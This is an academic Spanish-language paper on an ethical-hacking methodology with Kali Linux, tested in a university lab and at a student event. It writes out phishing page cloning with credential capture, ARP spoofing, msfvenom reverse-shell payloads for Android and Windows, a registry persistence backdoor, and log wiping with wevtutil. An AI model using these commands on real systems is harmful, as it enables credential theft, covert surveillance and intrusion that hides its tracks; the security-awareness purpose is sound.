

Ethical hacking, una metodología para descubrir fallas de seguridad en sistemas informáticos mediante la herramienta KALI-LINUX

Jorge Veloz^{1,*}, Andrea Alcivar¹, Gabriel Salvatierra¹, Carlos Silva¹

Resumen

Para el desarrollo de la investigación se realizaron pruebas de seguridad haciendo uso del Ethical Hacking como enfoque metodológico para determinar vulnerabilidades existentes en los sistemas operativos de Windows y Android, haciendo uso de las herramientas que ofrece el sistema operativo de pentesting Kali Linux para que los administradores de TI y personas en general tomen medidas preventivas contra ataques informáticos. En cada una de las fases de la metodología del Ethical Hacking se utilizaron diferentes herramientas del Kali Linux tales como Maltego, Set Toolkit, Nmap, Armitage, Metasploit y estrategias como ingeniería social, hombre en el medio, phishing; explicando los procesos que se realizaron y mostrando el resultado obtenido. Las pruebas de seguridad fueron realizadas en un entorno virtual controlado y en un ambiente real en la 1era Jornada Científico Estudiantil realizado dentro de las Instalaciones de la Universidad Técnica de Manabí, logrando tener acceso a los dispositivos debido a vulnerabilidades de los sistemas, configuraciones por defecto o error humano.

Keywords:

© 2017 Los Autores. Publicado por Universidad Técnica de Manabí. Licencia CC BY-NC-ND
<http://creativecommons.org/licenses/by-nc-nd/4.0/>

1. Introducción y Objetivos

La empresa de antivirus Kaspersky Labs sitúa al Ecuador en el quinto lugar de países de América del Sur con mayor amenazas web [1] con un promedio aproximado de ataques diarios de 9.425, en el mes de septiembre del 2015. El Ethical Hacking hace referencia a

*Autor para la correspondencia

Correo-E: jveloz@utm.edu.ec (Jorge Veloz), andrea.alcivar@fci.edu.ec (Andrea Alcivar),
gsalvatierra@utm.edu.ec (Gabriel Salvatierra), csilva@utm.edu.ec (Carlos Silva)

¹Universidad Técnica de Manabí, Ecuador

la realización de diferentes pruebas de seguridad a un sistema de TI, con el fin de emitir un informe en el cual describa las brechas de seguridad existentes, permitiendo a los administradores de TI de las organizaciones ejecutar medidas preventivas y salvaguardar la integridad de los sistemas y de la información. Ethical hacking brinda una buena visión general del papel de un Tester de la seguridad e incluye actividades que ayudan a entender cómo proteger una red cuando se descubren los métodos que los hackers utilizan para entrar en la red, también le ayuda a seleccionar las herramientas más apropiadas para que el trabajo sea más fácil. [2]. De acuerdo a Christopher Hadnagy en su libro “Ingeniería Social el Arte del Hacking Personal” define a la Ingeniería Social como “El acto de manipular a una persona para que lleve a cabo una acción que -puede ser o no- lo más conveniente para cumplir con cierto objetivo. Este puede ser la obtención de información, conseguir algún tipo de acceso o logar que se realice una determinada acción” [3]. El alto índice de ataques de phishing proporciona evidencia suficiente para incluir el factor humano en el modelado de la seguridad. Estos son ataques en que, por lo general, la víctima es engañada para dar a conocer información secreta, como contraseñas u otra información que permita el acceso a un determinado recurso. [4] El Ataque Man-in-the-Middle consiste básicamente en ubicar un dispositivo en el medio de una comunicación, y así éste puede recibir la información del transmisor para procesarla, interpretarla y finalmente reenviarla al receptor, sin que las partes lo detecten. [5] Kali Linux es la distribución más popular y usada para pruebas de penetración y auditorías de seguridad, está desarrollada y mantenida por Offensive Security y es el reemplazo de Backtrack Linux, siendo Kali Linux el sucesor de Backtrack 5 release 3. [5] Diferentes tipos de organizaciones y personas en general se encuentran expuestos a ser víctimas de ataques informáticos, en la mayoría de casos el objetivo es el robo de información, utilización del equipo como plataformas para futuros ataques. Los beneficios que las organizaciones adquieren con la realización de un Ethical Hacking son muchos, de manera muy general los más importantes son:

- Ofrecer un panorama acerca de las vulnerabilidades halladas en los sistemas de información, lo cual es de gran ayuda al momento de aplicar medidas correctivas.
- Dejar al descubierto configuraciones no adecuadas en las aplicaciones instaladas en los sistemas (equipos de cómputo, switches, routers, firewalls) que pudieran desencadenar problemas de seguridad en las organizaciones.
- Identificar sistemas que son vulnerables a causa de la falta de actualizaciones.
- Disminuir tiempo y esfuerzos requeridos para afrontar situaciones adversas en la organización.

La investigación demuestra la aplicación del enfoque metodológico del Ethical Hacking utilizando herramientas integradas dentro del Kali Linux. Las pruebas de seguridad realizadas en dispositivos dentro de un ambiente controlado y real demostraron la presencia de fallas de seguridad, en las cuales el factor humano juega un rol importante en la seguridad.

2. MATERIALES Y MÉTODOS

La investigación se realizó en los laboratorios de informática de la Universidad Técnica de Manabí. Los materiales usados fueron computadoras, dispositivos móviles (celulares y tablets con OS Android) y las herramientas proporcionadas por el sistema operativo Kali Linux. La ejecución se realizó utilizando la metodología estructurada del Ethical Hacking que corresponde a:

2.1. Reconocimiento

En la fase de reconocimiento el atacante busca revelar datos con mayor detalle [6]. Mediante esta fase se obtuvo la información de la víctima, realizando búsquedas en la web a través de buscadores (Google o Google Hacking), redes sociales (facebook, twitter entre otras), páginas institucionales (públicas y privadas). Además, se utilizó el método de ingeniería social con las herramientas que dispone el Kali Linux como MALTEGO y SET. Esta fase también puede incluir el escaneo de la red que el Hacker quiere atacar no importa si va a ser en una red local o en el internet. Esta fase también permite crear una estrategia. [7]




Figura 1. Funcionamiento de la herramienta Maltego, (Web Live Security, 2014)

2.2. Rastreo o escaneo

Esta fase se realiza antes de lanzar un ataque a la red (network). En el escaneo se utiliza toda la información que se obtuvo en la fase de reconocimiento (fase 1) para identificar vulnerabilidades específicas. [7] En esta fase se inventarió la red enumerando los equipos, se descubrió que sistemas operativos tenían instalado, A través del escaneo se detectaron los puertos abiertos y las aplicaciones en ejecución para determinar las

vulnerabilidades.




Figura 2. Escaneo de red con la herramienta Armitage, (CyberOperations, 2015)

Al realizarse el escaneo se encontró ordenadores con Windows XP, Windows 7 y Linux (Android), se diseñó una estrategia que consistió en la creación de un archivo malicioso para la penetración y toma de control del ordenador o dispositivo. Para Windows se creó un archivo *.exe y para Android un archivo .apk.

2.3. Toma de Acceso

Esta es una de las fases más importantes para el Hacker, en ella se realiza la penetración al sistema y se explotan las vulnerabilidades encontradas en la fase 2. [7] En esta fase se realizó el ataque que consistió en el envío del archivo malicioso, es aquí donde se pone en marcha la estrategia para que la víctima ejecute el archivo, este envío se lo puede realizar mediante correo electrónico, páginas web, juegos, archivos adjuntos o descargarlo y ejecutarlo remotamente, en nuestro caso procedimos a crear un portal cautivo en la Universidad Técnica de Manabí para brindar internet gratuitamente.

2.4. Mantenimiento del acceso

Una vez que el hacker ha tenido acceso, este desea mantenerlo para futuras explotaciones y ataques. A veces, los hackers entran a sistemas de otros hackers o personal de seguridad para asegurar el acceso exclusivo con puertas traseras, rootkits y troyanos. [8]. Dentro de esta fase se estableció el acceso exclusivo al dispositivo de la víctima, para lo cual se insertó en el registro de Windows de la PC victima el archivo creado anteriormente, para que se ejecutara cuando el sistema sea reiniciado.

2.5. Limpieza

La limpieza comienza antes de hacer la búsqueda utilizando redes inalámbricas inseguras, anonizadores, máquinas virtuales, cambiar la MAC de equipo real. Después de que se haya tenido éxito en el ataque se borran los archivos de historial de registros

como los LOGs y se vacía la memoria cache entre otras estrategias. El propósito es evitar la detección por parte de personal de seguridad para continuar utilizando el sistema comprometido y remover evidencia de la piratería para evitar acciones legales. [9]

3. RESULTADOS Y DISCUSIÓN

El uso de Ethical Hacking en un ambiente virtualizado y controlado, en los Laboratorios de Informática de la Universidad Técnica de Manabí permitió demostrar la presencia de fallas de seguridad en Sistemas Operativos, como Windows y Android, las pruebas se realizaron en máquinas reales, virtuales y dispositivos móviles. Dentro de la **Fase de Reconocimiento**, se utilizó el método informático de Ingeniería Social, mediante la herramienta Maltego, para la recolección de información a través de dirección de correo, nombres, número telefónico, entre otros. Maltego dispone de dos tipos de módulo de servidor: **profesional y básico**. Una vez registrado en la página de Paterva, es posible usar la aplicación y el módulo básico de servidores. Una vez iniciada la sesión en Maltego, se debe crear una hoja de búsqueda y arrastrar la entidad, es decir seleccionar el tipo de búsqueda que se desea realizar y escribir la información que se tiene acerca de la persona o empresa. Se realizó una pequeña búsqueda al dominio utm.edu.ec, con el fin de conocer la información que se puede obtener mediante esta herramienta.





Figura 3. Representación simbólica de la información encontrada

El software mostró información relacionada con el dominio incluyendo direcciones Ip (Figura 3), otra funcionalidad de Maltego es la de permitir verificar si una dirección de correo electrónico existe o no, esta prueba se la realiza escogiendo la entidad “email” y digitando el correo que se quiere verificar. Se realizaron pruebas de seguridad a la infraestructura y equipos en la red, es indispensable tener acceso a la red, para esto es necesario conocer el tipo de red que posee la empresa (inalámbrica o cableada). En caso de poseer una infraestructura inalámbrica, existe la posibilidad de romper la seguridad del equipo inalámbrico a través de herramientas de Kali Linux o WifiSlax.

Otra herramienta que dispone Kali Linux, es el SET (Social Engineer Toolkit), este es un kit de herramientas de Ingeniería social, cuyo objetivo es adquirir información valiosa mediante el Phishing.

Para realizar un Phishing con el SET, lo primero que se debe realizar es abrir una terminal y digitar **settoolkit**, seleccionar la opción Social Engineering Attacks → Fast-Track Penetration Testing → Website Attack Vectors → Credential Harvester Attak Method → Metasploit Browser Exploit Method → Site Cloner. Por consiguiente se digitó la dirección Ip del equipo (se obtuvo con el comando **ifconfig**), luego se necesita la dirección web que se desea clonar, para este ejemplo se utilizó: <https://www.mail.utm.edu.ec> (Figura 4)



```
root@kali: ~  
File Edit View Search Terminal Help  
99) Return to Webattack Menu  
set:webattack>2  
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them in to a report  
[-] This option is used for what IP the server will POST to.  
[-] If you're using an external IP, use your external IP for this  
set:webattack> IP address for the POST back in Harvester/Tabnabbing 172.16.49.2  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone: http://mail.utm.edu.ec  
[*] Cloning the website: http://mail.utm.edu.ec  
[*] This could take a little bit...  
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below: e more you are able to hear
```

Figura 4. Parámetros de Configuración del SET

Una vez que se realizó la configuración, se accedió desde otro equipo digitando la dirección IP desde el navegador, <http://172.16.49.2> y se observó una página web similar a la del Zimbra de la Universidad Técnica de Manabí (Figura 5).




Figura 5. Página Clonada

Debido a que la víctima tiene que ingresar la dirección Ip del equipo atacante, se procedió a mejorarlo incluyendo la herramienta ettercap, con la cual es posible realizar un avenamiento de paquetes ARP a la red, con el fin de que los usuarios que intentan acceder a la página real, sean redireccionados de forma automática a la página clonada. Como resultado se obtuvo la fecha y hora en que se ha establecido una conexión y los datos de las credenciales de acceso (Usuario y Contraseña) (Figura 6).

```

Terminal
File Edit View Search Terminal Help
8
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.pichincha.com/internexo/inicio

[*] Cloning the website: https://www.pichincha.com/internexo/inicio
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.50.252 - - [22/Oct/2015 18:04:39] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: resultado=
PARAM: resBrowser=
PARAM: resS0=
PARAM: txt_usuario=gsalvatierra
PARAM: txt_clave=123456
PARAM: btn_aceptar=Ingresar
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

Figura 6. Datos Capturados mediante el Phishing

Se utilizó el SET (Social Engineer Toolkit) para la clonación de páginas de acceso a sistemas, tales como: Gmail, Outlook, Facebook, Twitter, Bancos y Sistemas Académicos

de la UTM. Dentro de la **Fase de Rastreo**, Kali Linux proporcionó herramientas para conocer la infraestructura de red dentro de la empresa, la herramienta Nmap permitió explorar la red y determinar los hosts disponibles. Para mayor facilidad, se utilizó la herramienta Armitage, que permite escanear la red y realizar pruebas de seguridad, integrando las herramientas Nmap y msfconsole de forma gráfica. Como resultado se obtuvo la cantidad de equipos que existían en la red, los servicios en ejecución, tipo y versión de sistema operativo instalado y los procesos que ejecutan, con esta información es posible realizar ataques y lograr acceso a los dispositivos (Figura 7)




Figura 7. Entorno de Trabajo Armitage

Dentro de la **Fase de Toma de Acceso**, en las pruebas realizadas en dispositivos móviles con sistema operativo Android, se utilizó la Herramienta Metasploit. Una vez iniciado el Kali Linux, se digitó en una terminal el comando “msfconsole”. Dentro del msfconsole, se procedió a crear el archivo *.apk, el cual posteriormente se instaló en el dispositivo Android. Para esto se seleccionó el payload para Android con el comando “**use android/meterpreter/reverse-tcp**”. Ahora se asigna la dirección Ip y el puerto escucha de la máquina que interceptara al dispositivo, con las siguientes instrucciones “**set LHOST IP-PC-ESCUCHA**” y “**set LPORT PUERTO-PC-ESCUCHA**”. Para generar la aplicación de android se ejecuta el siguiente comando: “**generate -t raw -f /root/Desktop/app.apk**” El resultado es un Archivo *.apk, que se instaló en un dispositivo real, después se configuró el equipo en estado de escucha (Figura 8), una vez iniciada la aplicación por parte de la víctima, ésta permita crear una conexión entre el equipo y el dispositivo.




Figura 8. Ejecución del Exploit


```
[*] Started reverse handler on 192.168.1.9:443
[*] Starting the payload handler...
[*] Sending stage (50643 bytes) to 192.168.1.4
[*] Meterpreter session 2 opened (192.168.1.9:443 -> 192.168.1.4:38217) at 2015-07-26 00:57:35 -0500
meterpreter > 
```

Figura 9. Conexión establecida entre el equipo y el dispositivo

El comando “help” permitió obtener una lista de las opciones habilitadas para esta prueba. Se procede a hacer uso de los comandos siguientes: **dump-contacts**: Obtiene la lista de contactos del dispositivo (Figura 9). **webcam-stream**: Permite obtener video en tiempo real usando el navegador como visualizador **webcam-snap**: toma una foto en tiempo real **dump-sms**: Obtiene los mensajes y correos enviados desde el dispositivo (Figura 10).

```
contacts_dump_20150726010343.txt x
#15
Name      : casv6721@gmail.com
Number    : null
Number    : null
Number    : null
Number    : null
Number    : null
Number    : casv6721@gmail.com
Number    : gprofile:8201543776550790517
Email     : casv6721@gmail.com
```

Figura 10. La lista de contactos del dispositivo

```
sms_dump_20150726010755.txt x
=====
[+] Sms messages dump
=====
Date: 2015-07-26 01:07:56 -0500
OS: Android 4.1.2 - Linux 3.4.5-1572136-user (armv7l)
Remote IP: 192.168.1.4
Remote Port: 34041

#1
Type      : Incoming
Date      : 2015-07-24 13:07:47
Address   : 1212
Status    : NOT_RECEIVED
Message   : Hola! Libre para chatear? Si estas libre envia HOLA al 1212 (P.Final $0.112 - Msj recibidos gratis)
```

Figura 11. Detalle de Mensaje de Texto

Existen otros comandos disponibles para el dispositivo que permiten grabar audio, obtención de coordenadas de geo-localización del dispositivo y además es posible acceder a una terminal de forma remota al dispositivo en la cual se puede ejecutar comandos de Linux, que permiten navegar por los directorios de la Memoria SD o memoria interna, con la posibilidad de subir o descargar información, todo este proceso es realizado en segundo plano y la víctima no percibe algún evento en el dispositivo.

También se realizaron pruebas de seguridad con el Sistema Operativo Windows y se utilizó la herramienta Metasploit. Primero se creó el archivo *.exe con la instrucción “**msfvenom -p Windows/meterpreter/reverse-tcp -e x86/shikata-ga-nai -a x86 -f exe LHOTS=IP-PC-ESCUCHA LPORT=PUERTO-PC-ESCUCHA x ¿file.exe**”.

El resultado es un archivo *.exe, que se ejecutó en el equipo con Windows, al igual que

la práctica con el dispositivo Android se usó el **msfconsole** para establecer la pc atacante en estado de escucha y se ejecutó en la terminal (consola) la siguientes instrucciones: **msfconsole** → **use exploit/multi/handler** → **set payload windows/meterpreter/reverse-tcp** → **set LHOST IP-PC-ESCUCHA** → **set LPORT PUERTO-PC-EXCUCHA** → **exploit**. (Figura 12).

```

root@kali: /var/www
File Edit View Search Terminal Help
Command      Description
-----
timestamp    Manipulate file MACE attributes

meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: omdFehrT.html
[*] Streaming...

(process:2243): GLib-CRITICAL **: g_slice_set_config: assertion 'sys_page_size =
= 0' failed

help
^C[!] Error running command webcam_stream: Interrupt
meterpreter > shell
Process 4792 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\fc1\Downloads>

```

Figura 12. Conexión establecida entre PC atacante y víctima

Una vez establecida la conexión, se obtuvo acceso a una terminal remota del equipo en la cual es posible ejecutar comandos de Windows y navegar por los directorios y archivos, es decir se tiene control total del equipo. La **Fase de Mantenimiento del Acceso** se realizó mediante la instrucción “**run persistence -U i 5 -p PUERTO-PC-ATACANTE -r IP-PC-ATACANTE**” (Figura 13) lo cual permitió la creación de un script de Windows alojándolo en un directorio temporal y de esta forma crear una puerta trasera que garantice futuros accesos sin necesidad de que la víctima ejecute el archivo *.exe nuevamente.

```
root@kali: /var/www
File Edit View Search Terminal Help
C:\Users\fci\Downloads>exit
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 5328 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\fci\Downloads>^C
Terminate channel 2? [y/N] y
meterpreter > run persistence -U i 5 -p 4444 -r 172.16.49.143
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/FCI-PC_20151026.4951/FCI-PC_20151026.4951.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.49.143 LPORT=4444
[*] Persistent agent script is 148504 bytes long
[+] Persistent Script written to C:\Users\fci\AppData\Local\Temp\kmiDayOfA.vbs
[*] Executing script C:\Users\fci\AppData\Local\Temp\kmiDayOfA.vbs
[+] Agent executed with PID 3184
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\klsNJgejvuw
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\klsNJgejvuw
meterpreter >
```

Figura 13. Creación de puerta trasera en el equipo víctima

Hay que mencionar que estas pruebas tuvieron éxito con equipos que no tenían instalado software antivirus, debido a que estos detectaron en primera instancia los archivos como potencial amenaza del sistema operativo, deteniendo su ejecución para luego ser puestos en cuarentena. Dentro de la **Fase de Limpieza**, para evitar ser identificados en las instrucciones a los Sistemas, se cambió la dirección MAC del equipo atacante, además el acceso a las cuentas fueron realizadas desde el Navegador TOR, permitiendo enmascarar la dirección Ip del equipo.

Para la navegación en Windows se utilizó la herramienta Ultrasurf, que es un proxy mediante software para navegar de forma anónima, permitiendo no ser localizados por la dirección Ip de nuestro equipo y el cambio de la dirección MAC a través del software Macchanger para Windows. Para evitar dejar rastros en el equipo de la víctima, se eliminó los log del Sistema Operativo, borrando eventos de seguridad, aplicación y de sistema a través del comando de Windows **wevtutil**, ejecutado desde la terminal remota establecida anteriormente (Figura 14).

```
root@kali: /var/www
File Edit View Search Terminal Help
C:\Users\fci\Downloads>wevtutil cl Security
wevtutil cl Security

C:\Users\fci\Downloads>wevntutil cl Application
wevntutil cl Application
"wevntutil" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\fci\Downloads>wevtutil cl Application
wevtutil cl Application

C:\Users\fci\Downloads>wevtutil cl System
wevtutil cl System
```

Figura 14. Borrado de Eventos del Sistema Operativo

4. Conclusiones

El enfoque metodológico del Ethical Hacking proporciona a los Administradores de Ti y personas en general, un esquema para determinar las áreas vulnerables, permitiendo a las personas tomar medidas correctivas y evitar ser víctima de futuros ataques informáticos.

Kali Linux es un kit de herramientas de software para realizar pruebas de seguridad a sistemas informáticos, de fácil uso y que terceras personas podrían utilizar para adquirir información valiosa acerca de los sistemas de información de la organización a través de diferentes métodos como Ingeniería social y phishing. Las pruebas de seguridad demostraron que el factor humano es pieza importante en los ataques, aumentando la posibilidad de ataques informáticos exitosos.

Referencias

- [1] K. Labs, (26 de Octubre de 2015), Cyberthreat Real-Time Map. Recuperado el 26.
- [2] M. T. Simpson, K. B., Ethical hacking overview, En K. B. Michael T. Simpson, Hands On Ethical Hacking And Network Defense (pág.
- [3] C. Hadnagy, Ingeniería social El arte del hacking personal, Pensilvania, Estados Unidos: Anaya multimedia, 2011.
- [4] M. Jakobsson, Modeling and preventing phishing attacks, Modeling and Preventing Phishing Attacks, (pág.
- [5] M. Alamanni, Kali linux wireless penetration testing essentials, Birmingham B3 2PB, UK: Packt Publishing Ltd. Edward Paul Guillén, José Jaime Navarro Gasca. (2006). Sistema de distribución de claves mediante criptografía. Ciencia e Ingeniería Neogranadina 2.
- [6] H. Jara, G. Pacheco, F., Fase de reconocimiento, En H. Jara, & F. G. Pacheco, Ethical Hacking 2. (0).
- [7] S. Mendez, L., V. Herrera, A., Etapas del Ethical Hacking, 2013.
URL <http://repositorio.espe.edu.ec/bitstream/21000/6483/1/T-ESPE-047094.pdf>
- [8] K. Graves, Maintaining access, En K. Graves, CEH, Official Certified Ethical Hacker (pág.
- [9] U. of Hong Kong, Protection against hacking technique/tools. a newsletter (2011).